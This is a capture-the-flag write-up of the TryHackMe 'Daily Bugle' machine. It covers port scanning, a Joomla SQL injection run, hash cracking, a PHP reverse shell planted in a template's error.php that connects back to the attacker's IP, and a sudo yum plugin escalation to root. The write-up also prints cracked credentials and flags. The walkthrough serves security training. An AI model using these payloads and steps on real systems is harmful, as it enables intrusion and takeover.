
Daily Bugle CTF Write-Up:


Start with a simple Nmap scan:



```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
└─# nmap -sC -sV -oN nmap 10.10.196.242 -p-
Starting Nmap 7.92 ( https://nmap.org ) at 2024-04-05 12:00 EDT
Stats: 0:00:36 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 26.97% done; ETC: 12:03 (0:01:37 remaining)
Stats: 0:03:11 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.76% done; ETC: 12:04 (0:00:00 remaining)
Nmap scan report for 10.10.196.242
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 68:ed:7b:19:7f:ed:14:e6:18:98:6d:c5:88:30:aa:e9 (RSA)
|   256 5c:d6:82:da:b2:19:e3:37:99:fb:96:82:08:70:ee:9d (ECDSA)
|_  256 d2:a9:75:cf:2f:1e:f5:44:4f:0b:13:c2:0f:d7:37:cc (ED25519)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.6.40)
| http-robots.txt: 15 disallowed entries
| /joomla/administrator/ /administrator/ /bin/ /cache/
| /cli/ /components/ /includes/ /installation/ /language/
|_/layouts/ /libraries/ /logs/ /modules/ /plugins/ /tmp/
3306/tcp open  mysql   MariaDB (unauthorized)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 205.83 seconds
```

Lets check the website:

After running gobuster I found that this is a Joomla website, so check the version :




10.10.87.229/language/en-GB/en-GB.xml

This XML file does not appear to have any style information associated with it. The do


```
-<metafile version="3.7" client="site">
   <name>English (en-GB)</name>
   <version>3.7.0</version>
   <creationDate>April 2017</creationDate>
```

Quik check on the Joomla version I found an SQLi vulnerability so save the script 'joombla.py' and find a user name and hash password:




```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
└─# python3 joomla.py http://10.10.196.242

 [-] Fetching CSRF token
 [-] Testing SQLi
  -  Found table: fb9j5_users
  -  Extracting users from fb9j5_users
 [$] Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
  -  Extracting sessions from fb9j5_session
```


Crack the hash with name-that-hash and hashcat:



```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
└─# name-that-hash -f hash.txt

https://twitter.com/bee_sec_san
https://github.com/HashPals/Name-That-Hash

$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm

Most Likely
bcrypt, HC: 3200 JtR: bcrypt
Blowfish(OpenBSD), HC: 3200 JtR: bcrypt Summary: Can be used in Linux Shadow Files.
Woltlab Burning Board 4.x,
```



```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
└─# hashcat -a 0 -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
```




```
$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm:spiderman123
```

So we have the credentials for the Joomla super user –

Jonah:spiderman123

Lest log in as Jonah and get a reverse shell:


In the control panel under templates→Protostar we can find the error.php page, lets edit it to be our payload:



Editing file "/error.php" in template "protostar".


```
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.41.134';  // CHANGE THIS
$port = 4242;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
```

Start a listener:



```
┌──(user㉿moti-kali)-[~/…/TryHackMe/Linux CTFs/POC CTF's/Daily_Bugle]
└─# nc -nlvp 4242
listening on [any] 4242 ...
```


To trigger lets get to the error.php page:



```
10.10.87.229/templates/protostar/error.php
```


Upgrade the shell and start enumeration :

To escalate my privileges, I used linpeas but you can use LinEnum also or any other tool you would like.




```
Searching passwords in config PHP files
    public $password = 'nv5uz9r3ZEDzVjNu';
```

In the linpeas result I found something look like a password, lets check if is the password of the user 'jjameson' :



```
bash-4.2$ su jjameson
Password:
[jjameson@dailybugle tmp]$ whoami
jjameson
```


Yes! So lets cat the user flag :



```
[jjameson@dailybugle ~]$ cat user.txt
27a260fe3cba712cfdedb1c86d80442e
```


Now lets see how can we gain root access:

First sudo -l:




```
[jjameson@dailybugle /]$ sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

As we can see we can run yum as root with no password! Go to GTFOBIN's and find the way to get a root shell:



```
[jjameson@dailybugle /]$ TF=$(mktemp -d)
[jjameson@dailybugle /]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle /]$
[jjameson@dailybugle /]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle /]$
[jjameson@dailybugle /]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle /]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
root
```



```
sh-4.2# cat root.txt
eec3d53292b1821868266858d7fa6f79
```